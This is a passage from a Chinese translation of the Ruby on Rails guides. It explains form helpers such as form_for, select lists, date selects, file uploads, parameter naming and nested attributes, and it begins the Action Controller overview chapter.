- `form_for` 辅助方法会产出一个表单生成器对象，即变量 `f`。
- 用于生成表单控件的辅助方法都在表单生成器对象 `f` 上调用。

上面的代码会生成下面的 HTML:

```
<form accept-charset="UTF-8" action="/articles" method="post" class="nifty_form">
  <input id="article_title" name="article[title]" type="text" />
  <textarea id="article_body" name="article[body]" cols="60" rows="12"></textarea>
  <input name="commit" type="submit" value="Create" />
</form>
```

`form_for` 辅助方法的第一个参数决定了 `params` 使用哪个键来访问表单数据。在上面的例子中，这个参数为 `@article`，因此所有 `input` 控件的 `name` 属性都是 `article[attribute_name]` 这种形式，而在 `create` 动作中 `params[:article]` 是一个拥有 `:title` 和 `:body` 键的散列。关于 `input` 控件 `name` 属性重要性的更多介绍，请参阅 [11.7 节](#)。

在表单生成器上调用的辅助方法和模型对象辅助方法几乎完全相同，区别在于前者无需指定需要修改的对象，因为表单生成器已经指定了需要修改的对象。

使用 `fields_for` 辅助方法也可以把表单绑定到对象上，但不会创建 `<form>` 标签。需要在同一个表单中修改多个模型对象时可以使用 `fields_for` 方法。例如，假设 `Person` 模型和 `ContactDetail` 模型关联，我们可以在下面这个表单中同时创建这两个模型的对象：

```
<%= form_for @person, url: {action: "create"} do |person_form| %>
<%= person_form.text_field :name %>
<%= fields_for @person.contact_detail do |contact_detail_form| %>
<%= contact_detail_form.text_field :phone_number %>
<% end %>
<% end %>
```

上面的代码会生成下面的 HTML：

```
<form accept-charset="UTF-8" action="/people" class="new_person" id="new_person"
method="post">
<input id="person_name" name="person[name]" type="text" />
<input id="contact_detail_phone_number" name="contact_detail[phone_number]" type="text" />
</form>
```

和 `form_for` 辅助方法一样，`fields_for` 方法产出的对象是一个表单生成器（实际上 `form_for` 方法在内部调用了 `fields_for` 方法）。

11.2.3 使用记录识别技术

`Article` 模型对我们来说是直接可用的，因此根据 Rails 开发的最佳实践，我们应该把这个模型声明为资源：

```
resources :articles
```

注意

资源的声明有许多副作用。关于设置和使用资源的更多介绍，请参阅 [13.2 节](#)。

在处理 REST 架构的资源时，使用记录识别技术可以大大简化 `form_for` 辅助方法的调用。简而言之，使用记录识别技术后，我们只需把模型实例传递给 `form_for` 方法作为参数，Rails 会找出模型名称和其他信息：

```
## 创建一篇新文章
# 冗长风格:
form_for(@article, url: articles_path)
# 简短风格，效果一样（用到了记录识别技术）：
form_for(@article)

## 编辑一篇现有文章
# 冗长风格:
form_for(@article, url: article_path(@article), html: {method: "patch"})
# 简短风格:
form_for(@article)
```

注意，不管是新建记录还是修改已有记录，`form_for` 方法调用的短格式都是相同的，很方便。记录识别技术很智能，能够通过调用 `record.new_record?` 方法来判断记录是否为新记录，同时还能选择正确的提交地址，

并根据对象的类设置 `name` 属性的值。

Rails 还会自动为表单的 `class` 和 `id` 属性设置合适的值，例如，用于创建文章的表单，其 `id` 和 `class` 属性的值都会被设置为 `new_article`。用于修改 ID 为 23 的文章的表单，其 `class` 属性会被设置为 `edit_article`，其 `id` 属性会被设置为 `edit_article_23`。为了行文简洁，后文会省略这些属性。

提醒

在模型中使用单表继承 (single-table inheritance, STI) 时，如果只有父类声明为资源，在子类上就不能使用记录识别技术。这时，必须显式说明模型名称、`:url` 和 `:method`。

11.2.3.1 处理命名空间

如果在路由中使用了命名空间，我们同样可以使用 `form_for` 方法调用的短格式。例如，假设有 `admin` 命名空间，那么 `form_for` 方法调用的短格式可以写成：

```
form_for [:admin, @article]
```

上面的代码会创建提交到 `admin` 命名空间中 `ArticlesController` 控制器的表单（在更新文章时会提交到 `admin_article_path(@article)` 这个地址）。对于多层命名空间的情况，语法也类似：

```
form_for [:admin, :management, @article]
```

关于 Rails 路由及其相关约定的更多介绍，请参阅[第 13 章](#)。

11.2.4 表单如何处理 PATCH、PUT 或 DELETE 请求方法？

Rails 框架鼓励应用使用 REST 架构的设计，这意味着除了 GET 和 POST 请求，应用还要处理许多 PATCH 和 DELETE 请求。不过，大多数浏览器只支持表单的 GET 和 POST 方法，而不支持其他方法。

为了解决这个问题，Rails 使用 `name` 属性的值为 `_method` 的隐藏的 `input` 标签和 POST 方法来模拟其他方法，从而实现相同的效果：

```
form_tag(search_path, method: "patch")
```

上面的代码会生成下面的 HTML：

```
<form accept-charset="UTF-8" action="/search" method="post">
  <input name="_method" type="hidden" value="patch" />
  <input name="utf8" type="hidden" value="" />
  <input name="authenticity_token" type="hidden"
  value="f755bb0ed134b76c432144748a6d4b7a7ddf2b71" />
  ...
</form>
```

在处理提交的数据时，Rails 会考虑 `_method` 这个特殊参数的值，并按照指定的 HTTP 方法处理请求（在本例中为 PATCH）。

11.3 快速创建选择列表

选择列表由大量 HTML 标签组成（需要为每个选项分别创建 `option` 标签），因此最适合动态生成。

下面是选择列表的一个例子：

```
<select name="city_id" id="city_id">
  <option value="1">Lisbon</option>
  <option value="2">Madrid</option>
  ...
  <option value="12">Berlin</option>
</select>
```

这个选择列表显示了一组城市的列表，用户看到的是城市的名称，应用处理的是城市的 ID。每个 `option` 标签的 `value` 属性的值就是城市的 ID。下面我们会看到 Rails 为生成选择列表提供了哪些辅助方法。

11.3.1 select 和 option 标签

最通用的辅助方法是 `select_tag`，故名思义，这个辅助方法用于生成 `select` 标签，并在这个 `select` 标签中封装选项字符串：

```
<%= select_tag(:city_id, '<option value="1">Lisbon</option>...') %>
```

使用 `select_tag` 辅助方法只是第一步，仅靠它我们还无法动态生成 `option` 标签。接下来，我们可以使用 `options_for_select` 辅助方法生成 `option` 标签：

```
<%= options_for_select([['Lisbon', 1], ['Madrid', 2], ...]) %>
```

输出：

```
<option value="1">Lisbon</option>
<option value="2">Madrid</option>
...

```

`options_for_select` 辅助方法的第一个参数是嵌套数组，其中每个子数组都有两个元素：选项文本（城市名称）和选项值（城市 ID）。选项值会提交给控制器。选项值通常是对数据库对象的 ID，但并不一定就是这样。

掌握了上述知识，我们就可以联合使用 `select_tag` 和 `options_for_select` 辅助方法来动态生成选择列表了：

```
<%= select_tag(:city_id, options_for_select(...)) %>
```

`options_for_select` 辅助方法允许我们传递第二个参数来设置默认选项：

```
<%= options_for_select([['Lisbon', 1], ['Madrid', 2], ...], 2) %>
```

输出：

```
<option value="1">Lisbon</option>
<option value="2" selected="selected">Madrid</option>
...

```

当 Rails 发现生成的选项值和第二个参数指定的值一样时，就会为这个选项添加 `selected` 属性。

提醒

如果 `select` 标签的 `required` 属性的值为 `true`, `size` 属性的值为 1, `multiple` 属性未设置为 `true`, 并且未设置 `:include_blank` 或 `:prompt` 选项时, `:include_blank` 选项的值会被强制设置为 `true`。

我们可以通过散列为选项添加任意属性:

```
<%= options_for_select(
  [
    ['Lisbon', 1, { 'data-size' => '2.8 million' }],
    ['Madrid', 2, { 'data-size' => '3.2 million' }]
  ], 2
) %>
```

输出:

```
<option value="1" data-size="2.8 million">Lisbon</option>
<option value="2" selected="selected" data-size="3.2 million">Madrid</option>
...

```

11.3.2 用于处理模型的选择列表

在大多数情况下, 表单控件会绑定到特定的数据库模型, 和我们期望的一样, Rails 为此提供了辅助方法。与其他表单辅助方法一致, 在处理模型时, 需要从 `select_tag` 中删除 `_tag` 后缀:

```
# controller:
@person = Person.new(city_id: 2)

# view:
<%= select(:person, :city_id, [['Lisbon', 1], ['Madrid', 2], ...]) %>
```

需要注意的是, `select` 辅助方法的第三个参数, 即选项数组, 和传递给 `options_for_select` 辅助方法作为参数的选项数组是一样的。如果用户已经设置了默认城市, Rails 会从 `@person.city_id` 属性中读取这一设置, 一切都是自动的, 十分方便。

和其他辅助方法一样, 如果要在绑定到 `@person` 对象的表单生成器上使用 `select` 辅助方法, 相关句法如下:

```
# select on a form builder
<%= f.select(:city_id, ...) %>
```

我们还可以把块传递给 `select` 辅助方法:

```
<%= f.select(:city_id) do %>
  <% [[ 'Lisbon', 1], ['Madrid', 2]].each do |c| -%>
    <%= content_tag(:option, c.first, value: c.last) %>
  <% end %>
<% end %>
```

提醒

如果我们使用 `select` 辅助方法（或类似的辅助方法，如 `collection_select`、`select_tag`）来设置 `belongs_to` 关联，就必须传入外键的名称（在上面的例子中是 `city_id`），而不是关联的名称。在上面的例子中，如果传入的是 `city` 而不是 `city_id`，在把 `params` 传递给 `Person.new` 或 `update` 方法时，Active Record 会抛出 `ActiveRecord::AssociationTypeMismatch: City(#17815740) expected, got String(#1138750)` 错误。换一个角度看，这说明表单辅助方法只能修改模型属性。我们还应该注意到允许用户直接修改外键的潜在安全后果。

11.3.3 从任意对象组成的集合创建 option 标签

使用 `options_for_select` 辅助方法生成 `option` 标签需要创建包含各个选项的文本和值的数组。但如果我们已经拥有 `City` 模型（可能是 Active Record 模型），并且想要从这些对象的集合生成 `option` 标签，那么应该怎么做呢？一个解决方案是创建并遍历嵌套数组：

```
<% cities_array = City.all.map { |city| [city.name, city.id] } %>
<%= options_for_select(cities_array) %>
```

这是一个完全有效的解决方案，但 Rails 提供了一个更简洁的替代方案：`options_from_collection_for_select` 辅助方法。这个辅助方法接受一个任意对象组成的集合作为参数，以及两个附加参数，分别用于读取选项值和选项文本的方法的名称：

```
<%= options_from_collection_for_select(City.all, :id, :name) %>
```

顾名思义，`options_from_collection_for_select` 辅助方法只生成 `option` 标签。和 `options_for_select` 辅助方法一样，要想生成可用的选择列表，我们需要联合使用 `options_from_collection_for_select` 和 `select_tag` 辅助方法。在处理模型对象时，`select` 辅助方法联合使用了 `select_tag` 和 `options_for_select` 辅助方法，同样，`collection_select` 辅助方法联合使用了 `select_tag` 和 `options_from_collection_for_select` 辅助方法。

```
<%= collection_select(:person, :city_id, City.all, :id, :name) %>
```

和其他辅助方法一样，如果要在绑定到 `@person` 对象的表单生成器上使用 `collection_select` 辅助方法，相关句法如下：

```
<%= f.collection_select(:city_id, City.all, :id, :name) %>
```

总结一下，`options_from_collection_for_select` 对于 `collection_select` 辅助方法，就如同 `options_for_select` 对于 `select` 辅助方法。

注意

传递给 `options_for_select` 辅助方法作为参数的嵌套数组，子数组的第一个元素是选项文本，第二个元素是选项值，然而传递给 `options_from_collection_for_select` 辅助方法作为参数的嵌套数组，子数组的第一个元素是读取选项值的方法的名称，第二个元素是读取选项文本的方法的名称。

11.3.4 时区和国家选择列表

要想利用 Rails 提供的时区相关功能，首先需要设置用户所在的时区。为此，我们可以使用 `collection_se-`

`lect` 辅助方法从预定义时区对象生成选择列表，我们也可以使用更简单的 `time_zone_select` 辅助方法：

```
<%= time_zone_select(:person, :time_zone) %>
```

Rails 还提供了 `time_zone_options_for_select` 辅助方法用于手动生成定制的时区选择列表。关于 `time_zone_select` 和 `time_zone_options_for_select` 辅助方法的更多介绍，请参阅 [API 文档](#)。

Rails 的早期版本提供了用于生成国家选择列表的 `country_select` 辅助方法，现在这一功能被放入独立的 [country_select 插件](#)。需要注意的是，在使用这个插件生成国家选择列表时，一些特定地区是否应该被当作国家还存在争议，这也是 Rails 不再内置这一功能的原因。

11.4 使用日期和时间的表单辅助方法

我们可以选择不使用生成 HTML5 日期和时间输入字段的表单辅助方法，而使用替代的日期和时间辅助方法。这些日期和时间辅助方法与所有其他表单辅助方法主要有两点不同：

- 日期和时间不是在单个 `input` 元素中输入，而是每个时间单位（年、月、日等）都有各自的 `input` 元素。因此在 `params` 散列中没有表示日期和时间的单个值。
- 其他表单辅助方法使用 `_tag` 后缀区分独立的辅助方法和处理模型对象的辅助方法。对于日期和时间辅助方法，`select_date`、`select_time` 和 `select_datetime` 是独立的辅助方法，`date_select`、`time_select` 和 `datetime_select` 是对应的处理模型对象的辅助方法。

这两类辅助方法都会为每个时间单位（年、月、日等）生成各自的选择列表。

11.4.1 独立的辅助方法

`select_*` 这类辅助方法的第一个参数是 `Date`、`Time` 或 `DateTime` 类的实例，用于指明选中的日期时间。如果省略这个参数，选中当前的日期时间。例如：

```
<%= select_date Date.today, prefix: :start_date %>
```

上面的代码会生成下面的 HTML（为了行文简洁，省略了实际选项值）：

```
<select id="start_date_year" name="start_date[year]"> ... </select>
<select id="start_date_month" name="start_date[month]"> ... </select>
<select id="start_date_day" name="start_date[day]"> ... </select>
```

上面的代码会使 `params[:start_date]` 成为拥有 `:year`、`:month` 和 `:day` 键的散列。要想得到实际的 `Date`、`Time` 或 `DateTime` 对象，我们需要提取 `params[:start_date]` 中的信息并传递给适当的构造方法，例如：

```
Date.civil(params[:start_date][:year].to_i, params[:start_date][:month].to_i,
params[:start_date][:day].to_i)
```

`:prefix` 选项用于说明从 `params` 散列中取回时间信息的键名。这个选项的默认值是 `date`，在上面的例子中被设置为 `start_date`。

11.4.2 处理模型对象的辅助方法

在更新或创建 Active Record 对象的表单中，`select_date` 辅助方法不能很好地工作，因为 Active Record 期望 `params` 散列的每个元素都对应一个模型属性。处理模型对象的日期和时间辅助方法使用特殊名称提交参数，Active Record 一看到这些参数就知道必须把这些参数和其他参数一起传递给对应字段类型的构造方法。例如：

```
<%= date_select :person, :birth_date %>
```

上面的代码会生成下面的 HTML（为了行文简洁，省略了实际选项值）：

```
<select id="person_birth_date_1i" name="person[birth_date(1i)]"> ... </select>
<select id="person_birth_date_2i" name="person[birth_date(2i)]"> ... </select>
<select id="person_birth_date_3i" name="person[birth_date(3i)]"> ... </select>
```

上面的代码会生成下面的 `params` 散列：

```
{'person' => {'birth_date(1i)' => '2008', 'birth_date(2i)' => '11', 'birth_date(3i)' => '22'}}}
```

当把这个 `params` 散列传递给 `Person.new` 或 `update` 方法时，Active Record 会发现应该把这些参数都用于构造 `birth_date` 属性，并且会使用附加信息来确定把这些参数传递给构造方法（如 `Date.civil` 方法）的顺序。

11.4.3 通用选项

这两类辅助方法使用一组相同的核心函数来生成选择列表，因此使用的选项也大体相同。特别是默认情况下，Rails 生成的年份选项会包含当前年份的前后 5 年。如果这个范围不能满足使用需求，可以使用 `:start_year` 和 `:end_year` 选项覆盖这一默认设置。关于这两类辅助方法的可用选项的更多介绍，请参阅 [API 文档](#)。

根据经验，在处理模型对象时应该使用 `date_select` 辅助方法，在其他情况下应该使用 `select_date` 辅助方法。例如在根据日期过滤搜索结果时就应该使用 `select_date` 辅助方法。

注意

在许多情况下，内置的日期选择器显得笨手笨脚，不能帮助用户正确计算出日期和星期几之间的关系。

11.4.4 独立组件

偶尔我们需要显示单个日期组件，例如年份或月份。为此，Rails 提供了一系列辅助方法，每个时间单位对应一个辅助方法，即 `select_year`、`select_month`、`select_day`、`select_hour`、`select_minute` 和 `select_second` 辅助方法。这些辅助方法的用法非常简单。默认情况下，它们会生成以时间单位命名的输入字段（例如，`select_year` 辅助方法生成名为“year”的输入字段，`select_month` 辅助方法生成名为“month”的输入字段），我们可以使用 `:field_name` 选项指定输入字段的名称。`:prefix` 选项的用法和在 `select_date` 和 `select_time` 辅助方法中一样，默认值也一样。

这些辅助方法的第一个参数可以是 `Date`、`Time` 或 `DateTime` 类的实例（会从实例中取出对应的值）或数值，用于指明选中的日期时间。例如：

```
<%= select_year(2009) %>
<%= select_year(Time.now) %>
```

如果当前年份是 2009 年，上面的代码会生成相同的 HTML。用户选择的年份可以通过 `params[:date][:year]` 取回。

11.5 上传文件

上传某种类型的文件是常见任务，例如上传某人的照片或包含待处理数据的 CSV 文件。在上传文件时特别需

要注意的是，表单的编码必须设置为 `multipart/form-data`。使用 `form_for` 辅助方法时会自动完成这一设置。如果使用 `form_tag` 辅助方法，就必须手动完成这一设置，具体操作可以参考下面的例子。

下面这两个表单都用于上传文件。

```
<%= form_tag({action: :upload}, multipart: true) do %>
  <%= file_field_tag 'picture' %>
<% end %>

<%= form_for @person do |f| %>
  <%= f.file_field :picture %>
<% end %>
```

Rails 同样为上传文件提供了一对辅助方法：独立的辅助方法 `file_field_tag` 和处理模型的辅助方法 `file_field`。这两个辅助方法和其他辅助方法的唯一区别是，我们无法为文件上传控件设置默认值，因为这样做没有意义。和我们期望的一样，在上述例子的第一个表单中上传的文件通过 `params[:picture]` 取回，在第二个表单中通过 `params[:person][:picture]` 取回。

11.5.1 上传的内容

在上传文件时，`params` 散列中保存的文件对象实际上是 `IO` 类的子类的实例。根据上传文件大小的不同，这个实例有可能是 `StringIO` 类的实例，也可能临时文件的 `File` 类的实例。在这两种情况下，文件对象具有 `original_filename` 属性，其值为上传的文件在用户计算机上的文件名，也具有 `content_type` 属性，其值为上传的文件的 MIME 类型。下面这段代码把上传的文件保存在 `#Rails.root/public/uploads` 文件夹中，文件名不变（假设使用上一节例子中的表单来上传文件）。

```
def upload
  uploaded_io = params[:person][:picture]
  File.open(Rails.root.join('public', 'uploads', uploaded_io.original_filename), 'wb') do
    |file|
    file.write(uploaded_io.read)
  end
end
```

一旦文件上传完毕，就可以执行很多后续操作，例如把文件储存到磁盘、Amazon S3 等位置并和模型关联起来，缩放图片并生成缩略图等。这些复杂的操作已经超出本文的范畴，不过有一些 Ruby 库可以帮助我们完成这些操作，其中两个众所周知的是 `CarrierWave` 和 `Paperclip`。

注意

如果用户没有选择要上传的文件，对应参数会是空字符串。

11.5.2 处理 Ajax

和其他表单不同，异步上传文件的表单可不是为 `form_for` 辅助方法设置 `remote: true` 选项这么简单。在这个 Ajax 表单中，上传文件的序列化是通过浏览器端的 JavaScript 完成的，而 JavaScript 无法读取硬盘上的文件，因此文件无法上传。最常见的解决方案是使用不可见的 `iframe` 作为表单提交的目标。

11.6 定制表单生成器

前面说过，`form_for` 和 `fields_for` 辅助方法产出的对象是 `FormBuilder` 类或其子类的实例，即表单生成器。表单生成器为单个对象封装了显示表单所需的功能。我们可以用常规的方式使用表单辅助方法，也可以继承 `FormBuilder` 类并添加其他辅助方法。例如：

```
<%= form_for @person do |f| %>
  <%= text_field_with_label f, :first_name %>
<% end %>
```

可以写成：

```
<%= form_for @person, builder: LabellingFormBuilder do |f| %>
  <%= f.text_field :first_name %>
<% end %>
```

在使用前需要定义 `LabellingFormBuilder` 类：

```
class LabellingFormBuilder < ActionView::Helpers::FormBuilder
  def text_field(attribute, options={})
    label(attribute) + super
  end
end
```

如果经常这样使用，我们可以定义 `labeled_form_for` 辅助方法，自动应用 `builder: LabellingFormBuilder` 选项。

```
def labeled_form_for(record, options = {}, &block)
  options.merge! builder: LabellingFormBuilder
  form_for record, options, &block
end
```

表单生成器还会确定进行下面的渲染时应该执行的操作：

```
<%= render partial: f %>
```

如果表单生成器 `f` 是 `FormBuilder` 类的实例，那么上面的代码会渲染局部视图 `form`，并把传入局部视图的对象设置为表单生成器。如果表单生成器 `f` 是 `LabellingFormBuilder` 类的实例，那么上面的代码会渲染局部视图 `labelling_form`。

11.7 理解参数命名约定

从前面几节我们可以看到，表单提交的数据可以保存在 `params` 散列或嵌套的子散列中。例如，在 `Person` 模型的标准 `create` 动作中，`params[:person]` 通常是储存了创建 `Person` 实例所需的所有属性的散列。`params` 散列也可以包含数组、散列构成的数组等等。

从根本上说，HTML 表单并不理解任何类型的结构化数据，表单提交的数据都是普通字符串组成的键值对。我们在应用中看到的数组和散列都是 Rails 根据参数命名约定生成的。

11.7.1 基本结构

数组和散列是两种基本数据结构。散列句法用于访问 `params` 中的值。例如，如果表单包含：

```
<input id="person_name" name="person[name]" type="text" value="Henry"/>
```

`params` 散列会包含：

```
{'person' => {'name' => 'Henry'}}
```

在控制器中可以使用 `params[:person][:name]` 取回表单提交的值。

散列可以根据需要嵌套，不限制层级，例如：

```
<input id="person_address_city" name="person[address][city]" type="text" value="New York"/>
```

`params` 散列会包含：

```
{'person' => {'address' => {'city' => 'New York'}}}
```

通常 Rails 会忽略重复的参数名。如果参数名包含一组空的方括号 []，Rails 就会用这些参数的值生成一个数组。例如，要想让用户输入多个电话号码，我们可以在表单中添加：

```
<input name="person[phone_number][]" type="text"/>
<input name="person[phone_number][]" type="text"/>
<input name="person[phone_number][]" type="text"/>
```

得到的 `params[:person][:phone_number]` 是包含用户输入的电话号码的数组。

11.7.2 联合使用

我们可以联合使用数组和散列。散列的元素可以是前面例子中那样的数组，也可以是散列构成的数组。例如，通过重复使用下面的表单控件我们可以添加任意长度的多行地址：

```
<input name="addresses[][line1]" type="text"/>
<input name="addresses[][line2]" type="text"/>
<input name="addresses[][city]" type="text"/>
```

得到的 `params[:addresses]` 是散列构成的数组，散列的键包括 `line1`、`line2` 和 `city`。如果 Rails 发现输入控件的名称已经存在于当前散列的键中，就会新建一个散列。

不过还有一个限制，尽管散列可以任意嵌套，但数组只能有一层。数组通常可以用散列替换。例如，模型对象的数组可以用以模型对象 ID、数组索引或其他参数为键的散列替换。

提醒

数组参数在 `check_box` 辅助方法中不能很好地工作。根据 HTML 规范，未选中的复选框不提交任何值。然而，未选中的复选框也提交值往往更容易处理。为此，`check_box` 辅助方法通过创建辅助的同名隐藏 `input` 元素来模拟这一行为。如果复选框未选中，只有隐藏的 `input` 元素的值会被提交；如果复选框被选中，复选框本身的值和隐藏的 `input` 元素的值都会被提交，但复选框本身的值优先级更高。在处理数组参数时，这样的重复提交会把 Rails 弄糊涂，因为 Rails 无法确定什么时候创建新的数组元素。这种情况下，我们可以使用 `check_box_tag` 辅助方法，或者用散列代替数组。

11.7.3 使用表单辅助方法

在前面两节中我们没有使用 Rails 表单辅助方法。尽管我们可以手动为 `input` 元素命名，然后直接把它们传

递给 `text_field_tag` 这类辅助方法，但 Rails 支持更高级的功能。我们可以使用 `form_for` 和 `fields_for` 辅助方法的 `name` 参数以及 `:index` 选项。

假设我们想要渲染一个表单，用于修改某人地址的各个字段。例如：

```
<%= form_for @person do |person_form| %>
  <%= person_form.text_field :name %>
  <% @person.addresses.each do |address| %>
    <%= person_form.fields_for address, index: address.id do |address_form| %>
      <%= address_form.text_field :city %>
    <% end %>
  <% end %>
<% end %>
```

如果某人有两个地址，ID 分别为 23 和 45，那么上面的代码会生成下面的 HTML：

```
<form accept-charset="UTF-8" action="/people/1" class="edit_person" id="edit_person_1"
method="post">
  <input id="person_name" name="person[name]" type="text" />
  <input id="person_address_23_city" name="person[address][23][city]" type="text" />
  <input id="person_address_45_city" name="person[address][45][city]" type="text" />
</form>
```

得到的 `params` 散列会包含：

```
{'person' => { 'name' => 'Bob', 'address' => { '23' => { 'city' => 'Paris'}, '45' => { 'city' =>
'London'}}}}
```

Rails 之所以知道这些输入控件的值是 `person` 散列的一部分，是因为我们在第一个表单生成器上调用了 `fields_for` 辅助方法。指定 `:index` 选项是为了告诉 Rails，不要把输入控件命名为 `person[address][city]`，而要在 `address` 和 `city` 之间插入索引（放在 [] 中）。这样要想确定需要修改的 `Address` 记录就变得很容易，因此往往也很有用。`:index` 选项的值还可以是其他重要数字、字符串甚至 `nil`（使用 `nil` 时会创建数组参数）。

要想创建更复杂的嵌套，我们可以显式指定输入控件名称的 `name` 参数（在上面的例子中是 `person[address]`）：

```
<%= fields_for 'person[address][primary]', address, index: address.id do |address_form| %>
  <%= address_form.text_field :city %>
<% end %>
```

上面的代码会生成下面的 HTML：

```
<input id="person_address_primary_1_city" name="person[address][primary][1][city]"
type="text" value="bologna" />
```

一般来说，输入控件的最终名称是 `fields_for` 或 `form_for` 辅助方法的 `name` 参数，加上 `:index` 选项的值，再加上属性名。我们也可以直接把 `:index` 选项传递给 `text_field` 这样的辅助方法作为参数，但在表单生成器中指定这个选项比在输入控件中分别指定这个选项要更为简洁。

还有一种简易写法，可以在 `name` 参数后加上 [] 并省略 `:index` 选项。这种简易写法和指定 `index: address` 选项的效果是一样的：

```
<%= fields_for 'person[address][primary][]', address do |address_form| %>
  <%= address_form.text_field :city %>
```

```
<% end %>
```

上面的代码生成的 HTML 和前一个例子完全相同。

11.8 处理外部资源的表单

Rails 表单辅助方法也可用于创建向外部资源提交数据的表单。不过，有时我们需要为这些外部资源设置 `authenticity_token`，具体操作是为 `form_tag` 辅助方法设置 `authenticity_token: 'your_external_token'` 选项：

```
<%= form_tag 'http://farfar.away/form', authenticity_token: 'external_token' do %>
  Form contents
<% end %>
```

在向外部资源（例如支付网关）提交数据时，有时表单中可用的字段会受到外部 API 的限制，并且不需要生成 `authenticity_token`。通过设置 `authenticity_token: false` 选项即可禁用 `authenticity_token`。

```
<%= form_tag 'http://farfar.away/form', authenticity_token: false do %>
  Form contents
<% end %>
```

相同的技术也可用于 `form_for` 辅助方法：

```
<%= form_for @invoice, url: external_url, authenticity_token: 'external_token' do |f| %>
  Form contents
<% end %>
```

或者，如果想要禁用 `authenticity_token`：

```
<%= form_for @invoice, url: external_url, authenticity_token: false do |f| %>
  Form contents
<% end %>
```

11.9 创建复杂表单

许多应用可不只是在表单中修改单个对象这样简单。例如，在创建 `Person` 模型的实例时，我们可能还想让用户在同一个表单中创建多条地址记录（如家庭地址、单位地址等）。之后在修改 `Person` 模型的实例时，用户应该能够根据需要添加、删除或修改地址。

11.9.1 配置模型

为此，Active Record 通过 `accepts_nested_attributes_for` 方法在模型层面提供支持：

```
class Person < ApplicationRecord
  has_many :addresses
  accepts_nested_attributes_for :addresses
end

class Address < ApplicationRecord
  belongs_to :person
end
```

上面的代码会在 `Person` 模型上创建 `addresses_attributes=` 方法，用于创建、更新或删除地址。

11.9.2 嵌套表单

通过下面的表单我们可以创建 `Person` 模型的实例及其关联的地址：

```
<%= form_for @person do |f| %>
  Addresses:
  <ul>
    <%= f.fields_for :addresses do |addresses_form| %>
      <li>
        <%= addresses_form.label :kind %>
        <%= addresses_form.text_field :kind %>

        <%= addresses_form.label :street %>
        <%= addresses_form.text_field :street %>
        ...
      </li>
    <% end %>
  </ul>
<% end %>
```

如果关联支持嵌套属性，`fields_for` 方法会为关联中的每个元素执行块。如果 `Person` 模型的实例没有关联地址，就不会显示地址字段。一般的做法是构建一个或多个空的子属性，这样至少会显示一组字段。下面的例子会在新建 `Person` 模型实例的表单中显示两组地址字段。

```
def new
  @person = Person.new
  2.times { @person.addresses.build }
end
```

`fields_for` 辅助方法会产出表单生成器，而 `accepts_nested_attributes_for` 方法需要参数名。例如，当创建具有两个地址的 `Person` 模型的实例时，表单提交的参数如下：

```
{
  'person' => {
    'name' => 'John Doe',
    'addresses_attributes' => {
      '0' => {
        'kind' => 'Home',
        'street' => '221b Baker Street'
      },
      '1' => {
        'kind' => 'Office',
        'street' => '31 Spooner Street'
      }
    }
  }
}
```

`:addresses_attributes` 散列的键是什么并不重要，只要每个地址的键互不相同即可。

如果关联对象在数据库中已存在，`fields_for` 方法会使用这个对象的 ID 自动生成隐藏输入字段。通过设置

`include_id: false` 选项可以禁止自动生成隐藏输入字段。如果自动生成的隐藏输入字段位置不对，导致 HTML 无效，或者 ORM 中子对象不存在 ID，那么我们就应该禁止自动生成隐藏输入字段。

11.9.3 控制器

照例，我们需要在控制器中把参数列入白名单，然后再把参数传递给模型：

```
def create
  @person = Person.new(person_params)
  # ...
end

private
def person_params
  params.require(:person).permit(:name, addresses_attributes: [:id, :kind, :street])
end
```

11.9.4 删除对象

通过为 `accepts_nested_attributes_for` 方法设置 `allow_destroy: true` 选项，用户就可以删除关联对象。

```
class Person < ApplicationRecord
  has_many :addresses
  accepts_nested_attributes_for :addresses, allow_destroy: true
end
```

如果对象属性散列包含 `_destroy` 键并且值为 1，这个对象就会被删除。下面的表单允许用户删除地址：

```
<%= form_for @person do |f| %>
  Addresses:
  <ul>
    <%= f.fields_for :addresses do |addresses_form| %>
      <li>
        <%= addresses_form.check_box :_destroy %>
        <%= addresses_form.label :kind %>
        <%= addresses_form.text_field :kind %>
        ...
      </li>
    <% end %>
  </ul>
<% end %>
```

别忘了在控制器中更新参数白名单，添加 `_destroy` 字段。

```
def person_params
  params.require(:person).
    permit(:name, addresses_attributes: [:id, :kind, :street, :_destroy])
end
```

11.9.5 防止创建空记录

通常我们需要忽略用户没有填写的字段。要实现这个功能，我们可以为 `accepts_nested_attributes_for` 方

法设置 :reject_if 选项，这个选项的值是一个 Proc 对象。在表单提交每个属性散列时都会调用这个 Proc 对象。当 Proc 对象的返回值为 true 时，¹ Active Record 不会为这个属性 Hash 创建关联对象。在下面的例子中，当设置了 kind 属性时，Active Record 才会创建地址：

```
class Person < ApplicationRecord
  has_many :addresses
  accepts_nested_attributes_for :addresses, reject_if: lambda { |attributes|
    attributes['kind'].blank? }
end
```

方便起见，我们可以把 :reject_if 选项的值设为 :all_blank，此时创建的 Proc 对象会拒绝为除 _destroy 之外的其他属性都为空的属性散列创建关联对象。

11.9.6 按需添加字段

有时，与其提前显示多组字段，倒不如等用户点击“添加新地址”按钮后再添加。Rails 没有内置这种功能。在生成这些字段时，我们必须保证关联数组的键是唯一的，这种情况下通常会使用 JavaScript 的当前时间（从 1970 年 1 月 1 日午夜开始经过的毫秒数）。

1. 原文为 false，但根据上下文应为 true。——译者注

第四部分 控制器



第 12 章 Action Controller 概览

本文介绍控制器的工作原理，以及控制器在应用请求周期中扮演的角色。

读完本文后，您将学到：

- 请求如何进入控制器；
- 如何限制传入控制器的参数；
- 为什么以及如何把数据存储在会话或 cookie 中；
- 处理请求时，如何使用过滤器执行代码；
- 如何使用 Action Controller 内置的 HTTP 身份验证功能；
- 如何把数据流直接发送给用户的浏览器；
- 如何过滤敏感信息，不写入应用的日志；
- 如何处理请求过程中可能出现的异常。

12.1 控制器的作用

Action Controller 是 MVC 中的 C（控制器）。路由器决定使用哪个控制器处理请求后，控制器负责解析请求，生成相应的输出。Action Controller 会代为处理大多数底层工作，使用智能的约定，让整个过程清晰明了。

在大多数按照 REST 架构开发的应用中，控制器会接收请求（开发者不可见），从模型中获取数据，或把数据写入模型，再通过视图生成 HTML。如果控制器需要做其他操作，也没问题，以上只不过是控制器的主要作用。

因此，控制器可以视作模型和视图的中间人，让模型中的数据可以在视图中使用，把数据显示给用户，再把用户提交的数据保存或更新到模型中。

注意

路由的处理细节参阅[第 13 章](#)。

12.2 控制器命名约定

